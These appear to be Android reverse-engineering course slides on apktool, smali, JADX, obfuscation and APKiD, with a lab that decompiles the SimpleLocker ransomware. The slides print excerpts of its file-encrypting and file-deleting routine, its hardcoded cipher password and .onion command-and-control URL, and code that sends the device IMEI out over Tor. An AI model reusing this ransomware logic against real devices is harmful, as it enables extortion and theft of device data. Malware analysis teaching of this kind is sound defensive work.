FSE_CONTENT_MODIFIED 1213 "d.process.acore" /data/user/0/com.android.providers.contacts/databases/contacts2.db-shm
FSE_CONTENT_MODIFIED 148 "servicemanager" /data/system_ce/0/snapshots/7.jpg
FSE_CONTENT_MODIFIED 1213 "d.process.acore" /data/user/0/com.android.providers.contacts/databases/contacts2.db-shm
FSE_CONTENT_MODIFIED 1213 "d.process.acore" /data/user/0/com.android.providers.contacts/databases/contacts2.db-shm
FSE_CONTENT_MODIFIED 1213 "d.process.acore" /data/user/0/com.android.providers.contacts/databases/contacts2.db-shm
FSE_CONTENT_MODIFIED 1213 "d.process.acore" /data/user/0/com.android.providers.contacts/databases/contacts2.db-shm
FSE_CONTENT_MODIFIED 1213 "d.process.acore" /data/user/0/com.android.providers.contacts/databases/contacts2.db-shm
FSE_CONTENT_MODIFIED 148 "servicemanager" /data/system_ce/0/snapshots/7.jpg
FSE_CONTENT_MODIFIED 1213 "d.process.acore" /data/user/0/com.android.providers.contacts/databases/contacts2.db-shm
FSE_CONTENT_MODIFIED 1213 "d.process.acore" /data/user/0/com.android.providers.contacts/databases/contacts2.db-shm
FSE_STAT_CHANGED 1213 "d.process.acore" /data/user/0/com.android.providers.contacts/databases/contacts2.db
FSE_STAT_CHANGED 1213 "d.process.acore" /data/user/0/com.android.providers.contacts/databases/contacts2.db
FSE_CONTENT_MODIFIED 148 "servicemanager" /data/system_ce/0/snapshots/7.jpg
FSE_CONTENT_MODIFIED 148 "servicemanager" /data/system_ce/0/snapshots/7.jpg
```

Training Agenda

- Module 1: Android Primer
- **Module 2: Android Reversing
Demystified**
- Module 3: Android Vulnerabilities

Module 2: Android Reversing Demystified

- Reversing Android Applications – Level 1
- Reversing Android Applications – Level 2
- Reversing Obfuscated Android Applications
- Patching Android Applications

The PROCESS

The PROCESS

.java/.kt

- The Android compiler compiles `.java / .kt` files into `.class` files

.class

- The `.class` files are converted into `.dex` (Dalvik EXecutable) files

.dex

- The DEX bytecode format is translated to native machine code via either ART or the Dalvik runtimes
- **XML** files are converted into a binary format that is optimized to create small files
- The `.dex` files, binary XML files, and other resources need to run an application are packaged into an Android package file (`.apk`)

.apk

- These are just **ZIP** files
- The **APK** file is signed by the developer



Basic APK Reversing Steps

- Unzip `/home/mobile/Desktop/vulnapps/malware_lockerapp.apk` to find the corresponding resource files
- Find `classes.dex` from the extracted folder
- Can you read the actual contents of `classes.dex` file?
- Can you read the `AndroidManifest.xml` file?

Basic APK Reversing Steps

```
→ temp ls -ls
total 9568
9568 -rw-r--r--  1 dns  staff  4898411 Feb 28 18:05 malware_lockerapp.apk
→ temp unzip -qq malware_lockerapp.apk 2>/dev/null
→ temp ls -ls
total 16264
  16 -rw-r--r--    1 dns  staff    4472 May 27  2014 AndroidManifest.xml
   0 drwxr-xr-x   7 dns  staff    224 Feb 28 18:05 META-INF
   0 drwxr-xr-x  11 dns  staff    352 Feb 28 18:05 __MACOSX
6592 -rw-r--r--    1 dns  staff 3372868 May 27  2014 classes.dex
   0 drwxr-xr-x   3 dns  staff    96 Feb 28 18:05 lib
9568 -rw-r--r--    1 dns  staff  4898411 Feb 28 18:05 malware_lockerapp.apk
   0 drwxr-xr-x  10 dns  staff   320 Feb 28 18:05 res
  88 -rw-r--r--    1 dns  staff  45032 May 27  2014 resources.arsc
→ temp █
```

Basic APK Reversing Steps

AndroidManifest.xml	XML file that provides application information to the Android OS
META-INF /	Folder containing app metadata and certificates
res /	Folder containing application resources like layout files, strings, values and drawables.
lib /	Folder containing compiled native Android libraries
classes.dex	Executable file (for Android Runtime) in DEX format

Android Security Basics

Reversing Android Applications – Level 1

- Using APKTool
- Wrapper around smali and baksmali
- `apktool d appname.apk`

```
→ temp apktool d malware_lockerapp.apk
I: Using Apktool 2.5.0 on malware_lockerapp.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/dns/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
→ temp █
```

TASK

- Use apktool to decompile the `/home/mobile/Desktop/vulnapps/malware_lockerapp.apk` binary
- View the contents of the `AndroidManifest.xml` file
- What is the first activity that is called when the application is launched?
- View the contents of the `.smali` files and see if it makes any sense

Solution - What is the first activity that is called when the application is launched?

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
android:installLocation="auto" package="org.simplelocker">

  <application android:allowBackup="false" android:debuggable="true" android:label="@string/
app_name">
    <activity android:launchMode="singleTop" android:name=".Main"
android:theme="@style/AppTheme">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </manifest>
```

Understanding SMALI

Target – helloWorld1.java

```
package com.example;

public class helloWorld1 {

    public static void main(String[] args) {
        printHello1();
    }

    public static void printHello1() {
        System.out.println("Hello world!");
    }
}
```

Understanding SMALI

Target – helloWorld1.java

- Steps to convert JAVA code into SMALI code

```
javac com/example/helloWorld1.java
```

```
../dx --dex --  
output=classes_helloWorld1.dex com/example/  
helloWorld1.class
```

```
../baksmali classes_helloWorld1.dex -o  
smali_hello1
```

Understanding SMALI

Target – helloWorld1.java

```
package com.example;

public class helloWorld1 {

    public static void main(String[] args) {
        printHello1();
    }

    public static void printHello1() {
        System.out.println("Hello world!");
    }
}
```



```
.class public Lcom/example/helloWorld1;
.super Ljava/lang/Object;
.source "helloWorld1.java"

# direct methods
.method public constructor <init>()V
    .registers 1

    .prologue
    .line 3
    invoke-direct {p0}, Ljava/lang/Object;--><init>()V

    return-void
.end method

.method public static main([Ljava/lang/String;)V
    .registers 1

    .prologue
    .line 6
    invoke-static {}, Lcom/example/helloWorld1;-->printHello1()V

    .line 7
    return-void
.end method

.method public static printHello1()V
    .registers 2

    .prologue
    .line 10
    sget-object v0, Ljava/lang/System;-->out:Ljava/io/PrintStream;

    const-string v1, "Hello world!"

    invoke-virtual {v0, v1}, Ljava/io/PrintStream;-->println(Ljava/lang/String;)V

    .line 11
    return-void
.end method
```

Android Security Basics

Reversing Android Applications – Level 1

Examining Smali files

```
Lcom/example/helloWorld1;
```

Android Security Basics

Reversing Android Applications – Level 1

Examining Smali files



Android Security Basics

Reversing Android Applications – Level 1

Examining Smali files

`Lcom/example/helloWorld1;`

is actually

`com.example.helloWorld1;`

Android Security Basics

Reversing Android Applications – Level 1

Examining Smali files

- The Functions are represented as

```
.method public static printHello1()V
```

Android Security Basics

Reversing Android Applications – Level 1

Examining Smali files – Method Invocation

- Look for `invoke-virtual`, `invoke-method`, `invoke-direct`, `invoke-static`
- Analyze the arguments being passed
- What return value/type is the method

Android Security Basics

Reversing Android Applications – Level 1

Examining Smali files – Data Types

- V : void
- Z : boolean
- B : byte
- S : short
- C : char
- F : float
- I : int
- J : long
- D : double
- [: array

Android Security Basics

Reversing Android Applications – Level 1


Examining Smali files

- v0, v1, v2, p0, p1, p2: Used for indicating registers
 - v0 - the first local register
 - v1 - the second local register
 - v2 or p0 - the first parameter register
 - v3 or p1 - the second parameter register
- lput: Used to put values
- Const: Used for indicating constants
- Invoke-virtual or invoke-method: Used to indicate method call

Android Security Basics

Reversing Android Applications – Level 1

Examining Smali files – Instruction Familiarity



Understanding SMALI

Target – helloWorld1.java

```
package com.example;

public class helloWorld1 {

    public static void main(String[] args) {
        printHello1();
    }

    public static void printHello1() {
        System.out.println("Hello world!");
    }
}
```



```
.class public Lcom/example/helloWorld1;
.super Ljava/lang/Object;
.source "helloWorld1.java"

# direct methods
.method public constructor <init>()V
    .registers 1

    .prologue
    .line 3
    invoke-direct {p0}, Ljava/lang/Object;--><init>()V

    return-void
.end method

.method public static main([Ljava/lang/String;)V
    .registers 1

    .prologue
    .line 6
    invoke-static {}, Lcom/example/helloWorld1;-->printHello1()V

    .line 7
    return-void
.end method

.method public static printHello1()V
    .registers 2

    .prologue
    .line 10
    sget-object v0, Ljava/lang/System;-->out:Ljava/io/PrintStream;

    const-string v1, "Hello world!"

    invoke-virtual {v0, v1}, Ljava/io/PrintStream;-->println(Ljava/lang/String;)V

    .line 11
    return-void
.end method
```

HOMEWORK

- Target - helloWorld2.java
 - Look at the challenge at [/home/mobile/Desktop/vulnapps/understanding_smali/handson1/helloWorld2.smali](#)
- What function is called inside “main”?
- What is the data-type of the argument for this function?
- What argument value is passed to this function?

SOLUTION

- What function is called inside “main”? -> indicated by invoke-static
-> **nameFunction**
- What is the data-type for the argument for this function? -> **String**
- What argument value is passed to this function? -> String value of
“dns”

Lets See If the Info we learned helped...

- Target /home/mobile/Desktop/vulnapps/malware_lockerapp.apk
- What does the main Activity Do?

Module 2: Android Reversing Demystified

- Reversing Android Applications – Level 1
- **Reversing Android Applications – Level 2**
- Reversing Obfuscated Android Applications
- Patching Android Applications

Android Security Basics

Reversing Android Applications – Level 2

- Apktool is not fun
- Smali is not easy to read
- Welcome – JADX

Android Security Basics

Reversing Android Applications – Level 2



Android Security Basics

Reversing Android Applications

- What to Look for:
 - Hardcoded secrets
 - Hardcoded keys
 - Client-side dependencies
 - Hardcoded private information
 - Hardcoded developer information

TASK - 10 mins

Using Jadx-Gui

- Target - /home/mobile/Desktop/vulnapps/malware_lockerapp.apk
- List out the permissions required by the application
- What does the application do?
- Where is the encryption password for the malware service stored and what is it?
- What type of files are targeted by the malware?
- What is the URL for the CnC server?
- What Information is Stolen by the Malware?

List out the permissions required by the application

- Use `apktool d malware_lockerapp.apk`
- View the `AndroidManifest.xml` file
- Permissions
 - `android.permission.INTERNET`
 - `android.permission.ACCESS_NETWORK_STATE`
 - `android.permission.READ_PHONE_STATE`
 - `android.permission.RECEIVE_BOOT_COMPLETED`
 - `android.permission.WAKE_LOCK`
 - `android.permission.WRITE_EXTERNAL_STORAGE`
 - `android.permission.READ_EXTERNAL_STORAGE`

What does the application do?

Flow Analysis

org.simplelocker.Main

```
import android.view.KeyEvent;

3 public class Main extends Activity {
    public static boolean isRunning = false;

4     public void onCreate(Bundle savedInstanceState) {
5         super.onCreate(savedInstanceState);
6         requestWindowFeature(1);
7         getWindow().setFlags(1024, 1024);
9         setContentView(R.layout.main_activity);
0         startService();
    }

3     private void startService() {
4         if (!MainService.isRunning) {
5             Intent i = new Intent("com.locker.MainServiceStart");
6             i.setClass(this, MainService.class);
7             startService(i);
            }
        }
    }
}
```

org.simplelocker.MainService

```
101     new Thread(new Runnable() {
        /* class org.simplelocker.MainService.AnonymousClass5 */

94         public void run() {
96             try {
98                 new FileEncryptor(MainService.this.context).encrypt();
            } catch (Exception e) {
                Log.d(Constants.DEBUG_TAG, "Error: " + e.getMessage());
            }
        }
    }).start();
}
```

What does the application do?

SOLUTION

- What does the application do?
 - It is a Tor-enabled mobile device ransomware
 - It scans the device for various file types and encrypts them using AES, changing the file extensions to .enc.

org.simplelocker.FilesEncryptor

```
28 public void encrypt() throws Exception {
29     if (!this.settings.getBoolean(Constants.FILES_WAS_ENCRYPTED, false) && isExternalStorageWritable()) {
31         AesCrypt aes = new AesCrypt(Constants.CIPHER_PASSWORD);
32         Iterator<String> it = this.filesToEncrypt.iterator();
32         while (it.hasNext()) {
32             String fileName = it.next();
33             aes.encrypt(fileName, String.valueOf(fileName) + ".enc");
35             new File(fileName).delete();
37             }
38         Utils.putBooleanValue(this.settings, Constants.FILES_WAS_ENCRYPTED, true);
39     }
40 }
```

<https://t.me/learningnets>

Further Application Analysis

org.simplelocker.Constants ✖

```
1 package org.simplelocker;
2
3 import java.util.Arrays;
4 import java.util.List;
5
6 public class Constants {
7     public static final String ADMIN_URL = "http://xeyocsu7fu2vjhxs.onion/";
8     public static final int CHECK_MAIN_WINDOW_TIME_SECONDS = 1;
9     public static final String CIPHER_PASSWORD = "jndlasf074hr";
10    public static final String CLIENT_NUMBER = "19";
11    public static final String DEBUG_TAG = "DEBUGGING";
12    public static final String DISABLE_LOCKER = "DISABLE_LOCKER";
13    public static final List<String> EXTENSIONS_TO_ENCRYPT = Arrays.asList("jpeg", "jpg", "png", "bmp", "gif", "pdf", "doc", "docx");
14    public static final String FILES_WAS_ENCRYPTED = "FILES_WAS_ENCRYPTED";
15    public static final int MONEYPACK_DIGITS_NUMBER = 14;
16    public static final int PAYSAFECARD_DIGITS_NUMBER = 16;
17    public static final int POLLING_TIME_MINUTES = 3;
18    public static final String Prefs_NAME = "AppPrefs";
19    public static final int UKASH_DIGITS_NUMBER = 19;
20 }
```

TASK

Solution

- Where is the encryption password for the malware service stored and what is it?
 - Location : org.simplelocker.Constants
 - Encryption password: jndlasf074hr
- What type of files are targeted by the malware?
 - "jpeg", "jpg", "png", "bmp", "gif", "pdf", "doc", "docx", "txt", "avi", "mkv", "3gp", "mp4"
- What is the URL for the CnC server?
 - <http://xeyocsu7fu2vjhxs.onion/>

TASK Solution

- What information is sent to the remote server?
 - Uses TOR to send IMEI number, device model, and manufacturer details

```
org.simplelocker.TorSender X
package org.simplelocker;

import android.content.Context;
import org.json.JSONException;
import org.json.JSONObject;
import org.simplelocker.HttpSender;

5 public class TorSender {
    public static final String PROXY_HOST = "127.0.0.1";
    public static final int PROXY_HTTP_PORT = 9050;

6     public static void sendCheck(Context context) {
7         try {
8             JSONObject jsonObj = new JSONObject();
9             jsonObj.put("type", "locker check");
10            jsonObj.put("device id", Utils.getCutIMEI(context));
11            jsonObj.put("client number", Constants.CLIENT_NUMBER);
12            new HttpSender(jsonObj.toString(), HttpSender.RequestType.TYPE_CHECK, context).startSending();
13        } catch (JSONException e) {
14            e.printStackTrace();
15        }
16    }
17}
```

Module 2: Android Reversing Demystified

- Reversing Android Applications – Level 1
- Reversing Android Applications – Level 2
- **Reversing Obfuscated Android Applications**
- Patching Android Applications

Android Obfuscation Types

- Identifier Remapping
- White Noise
- Literal Encryption
- Reflection
- Packers
- Others

Identifier Remapping

com.fortinet.forticlient.apk

- Source code
 - android
 - defpackage

- a
- aa
- ab
- ac
- ad
- ae
- af
- ag
- ah
- ai
- aj
- ak
- al
- am
- an
- ao
- ap
- aq
- ar

defpackage.ai

```
package defpackage;

import java.util.concurrent.ConcurrentMap;

/* renamed from: ai */
public final class ai {
    private static final az A = new aj();
    private at x = at.STRONG;
    private at y = at.STRONG;
    private final s z = new s();

    public final ConcurrentMap a(j jVar) {
        return new ar(this, jVar).G;
    }

    public final ai k() {
        at atVar = at.WEAK;
        if (this.x != at.STRONG) {
            throw new IllegalStateException("Key strength was already set to " + this.x + "
        }
        this.x = atVar;
        return this;
    }
}
```

White Noise

```
package org.cf.obfuscated;
```

```
public class WhiteNoise {  
    private static final int five = 5;  
    private static final int ten = 10;  
  
    public static void messyMethod() {  
        Integer i = new Integer(12345);  
        i = Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.parseInt(new String(new char  
realTarget());  
        byte[] noise = new byte[Integer.valueOf(Integer.parseInt(new String(new char[]{'3', '9'})).intValue())];  
        i = Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.parseInt(new String(new char  
    }  
}
```

```
package org.cf.obfuscated;
```

```
public class WhiteNoise {  
    private static final int five = 5;  
    private static final int ten = 10;  
  
    public static void messyMethod() {  
        Integer i = new Integer(12345);  
        i = Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.parseInt(new String(new char  
realTarget());  
        byte[] noise = new byte[Integer.valueOf(Integer.parseInt(new String(new char[]{'3', '9'})).intValue())];  
        i = Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.parseInt(new String(new char  
    }  
}
```

Literal Encryption

- Strings, numbers and arrays replaced with encrypted version and calls to the decryption method
- Or replaced with lookup method

Reflection

```
public class Reflection {
    private static String someField = "this is some field, eh?";

    private static void reflectSecretMethod() {
        try {
            System.out.println("magic answer = " + ((Integer) Class.forName(StringHolder.get(9)).getDeclaredMethod(StringHolder.g
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static void reflectSecretMethod2() {
        try {
            Class.forName(StringHolder.get(9)).getDeclaredMethod(StringHolder.get(10), new Class[0]).invoke(null, new Object[0]);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static int secretMethod(Integer x, Integer y, Integer z) {
        return MathCrypt.decode(x.intValue(), y.intValue(), z.intValue());
    }

    private static void secretMethod2() {
        System.gc();
    }
}
```

Reflection

```
public class Reflection {
    private static String someField = "this is some field, eh?";

    private static void reflectSecretMethod() {
        try {
            System.out.println("magic answer = " + someField);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static void reflectSecretMethod2() {
        try {
            secretMethod2();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static int secretMethod(Integer x, Integer y, Integer z) {
        return MathCrypt.decode(x.intValue(), y.intValue(), z.intValue());
    }

    private static void secretMethod2() {
        System.gc();
    }
}
```

Packers

- Original DEX replaced by unpacker DEX
- Original is usually encrypted and hidden in APK
- Unpacker decrypts and loads DEX at runtime
- Examples – Bangcle (SecNeo), APKProtect, Qihoo

Others

- Anti-disassembly - break decompilers
- Native code - harder to understand disassembly
- Control flow - confuses decompilers and makes analysis difficult

Introducing Simplify

- Uses smalivm to analyze the obfuscated VM and create flow-graphs
- Dead-code removal
- Reflection removal
- Constant propogation
- Code optimization

Using Simplify

- Simplify specific Classes

- `java -jar simplify.jar -it '<pattern>' obfuscated-simplify-app.apk`

- `java -jar simplify.jar -it 'org/cf/obfuscated' -et 'MainActivity' obfuscated-simplify-app.apk`

- Simplify specific methods

- `java -jar simplify.jar -it 'org/cf/obfuscated;->somefunction\(' obfuscated-simplify-app.apk`

- `java -jar simplify.jar -it 'org/cf/obfuscated/Reflection;->reflectSecretMethod\(' -et 'MainActivity' obfuscated-simplify-app.apk`



obfuscated-app.apk

Source code

android

org.cf

crypto

obfuscated

BuildConfig

MainActivity

MathCrypt

R

Reflection

StringHolder

WhiteNoise

Resources

org.cf.obfuscated.Reflection

```
package org.cf.obfuscated;

public class Reflection {
    private static String someField = "this is some field, eh?";

    private static void reflectSecretMethod() {
        try {
            System.out.println("magic answer = " + ((Integer) Class.forName(StringHolder.get(
        ) catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static void reflectSecretMethod2() {
        try {
            Class.forName(StringHolder.get(9)).getDeclaredMethod(StringHolder.get(10), new CL
        ) catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static int secretMethod(Integer x, Integer y, Integer z) {
        return MathCrypt.decode(x.intValue(), y.intValue(), z.intValue());
    }

    private static void secretMethod2() {
        System.gc();
    }

    private static void reflectedFieldLookup() throws Exception {
        System.out.println((String) Reflection.class.getDeclaredField(new String(new byte[]{(
    }
}
```



obfuscated-app_simple.apk

- Source code
 - android
 - org.cf
 - crypto
 - obfuscated
 - BuildConfig
 - MainActivity
 - MathCrypt
 - R
 - Reflection
 - StringHolder
 - WhiteNoise
- Resources

org.cf.obfuscated.Reflection

```
package org.cf.obfuscated;

public class Reflection {
    private static String someField = "this is some field, eh?";

    21 private static void reflectSecretMethod() {
    22     try {
    23         System.out.println("magic answer = 42");
    24     } catch (Exception e) {
    25         e.printStackTrace();
    26     }
    27 }

    31 private static void reflectSecretMethod2() {
    32     try {
    33         secretMethod2();
    34     } catch (Exception e) {
    35         e.printStackTrace();
    36     }
    37 }

    38 private static int secretMethod(Integer x, Integer y, Integer z) {
    39     return MathCrypt.decode(x.intValue(), y.intValue(), z.intValue());
    40 }

    42 private static void secretMethod2() {
    43     System.gc();
    44 }

    48 private static void reflectedFieldLookup() throws Exception {
    50     System.out.println("this is some field, eh?");
    51 }
```

TASK - 5mins

- Simplify the obfuscated Android Application at [/home/mobile/Desktop/vulnapps/simplify_labs/obfuscated-simplify-app.apk](#)
- Next, Simplify just the method *reflectSecretMethod2* from the obfuscated class – *Reflection*.

Solution


```
java -jar simplify.jar -it 'org/cf/obfuscated'  
-et 'MainActivity' obfuscated-simplify-app.apk
```

```
java -jar simplify.jar -it 'org/cf/obfuscated/  
Reflection;->reflectSecretMethod2\(' obfuscated-  
simplify-app.apk
```

Question

- How do we know that the binary is obfuscated, packed?

Heard of PEiD?



Page

Read

[View source](#)

[View history](#)

PEiD

Description

- PEiD detects most common packers, cryptors and compilers for PE files.
- It can currently detect more than 470 different signatures in PE files.
- It seems that the official website (www.peid.info) has been discontinued. Hence, the tool is no longer available from the official website but it still hosted on other sites.

Installation

[Recent posts](#)
[ABC Security](#)
[Categories](#)
[Archives](#)

[Menu](#)
[Pentesting](#)
[Network](#)

Using APKiD

- It is an Android Application Identifier for Packers, Protectors, Obfuscators and Oddities
- APKiD gives you information about how an APK was made. It identifies many compilers, packers, obfuscators, and other weird stuff.
- It's PEiD for Android.
- <https://github.com/rednaga/APKiD>

Using APKiD

- APKiD can detect fingerprints of various compilers:
 - dx - standard Android SDK compiler
 - dexmerge - used for incremental builds by some IDEs (after using dx)
 - dexlib 1.x
 - dexlib 2.x beta
 - dexlib 2.x
- Inner Workings - https://rednaga.io/2016/07/31/detecting_pirated_and_malicious_android_apps_with_apkid/

```
→ simplify_labs apkid ../Catch.apk
[+] APKiD 1.2.1 :: from RedNaga :: rednaga.io
[*] ../Catch.apk!classes.dex
|-> compiler : dx
[*] ../Catch.apk
→ simplify_labs █
```

Normal Application



```
→ simplify_labs apkid obfuscated-simplify-app.apk
[+] APKiD 1.2.1 :: from RedNaga :: rednaga.io
[*] obfuscated-simplify-app.apk!classes.dex
|-> anti_vm : Build.FINGERPRINT check, possible Build.SERIAL check
|-> compiler : dx (possible dexmerge)
|-> manipulator : dexmerge
[*] obfuscated-simplify-app.apk
→ simplify_labs █
```

Obfuscated Application

Also..

- Dex-oracle - <https://github.com/CalebFenton/dex-oracle>
- Virtual Execution to determine APK behavior
- Pattern based searching to determine modification.
- Converts obfuscation into original simpler form
- Uses Emulator

HOMEWORK

- Go through <https://github.com/strazzere/android-unpacker/blob/master/AHPL0.pdf>

Module 3: Android Reversing Demystified

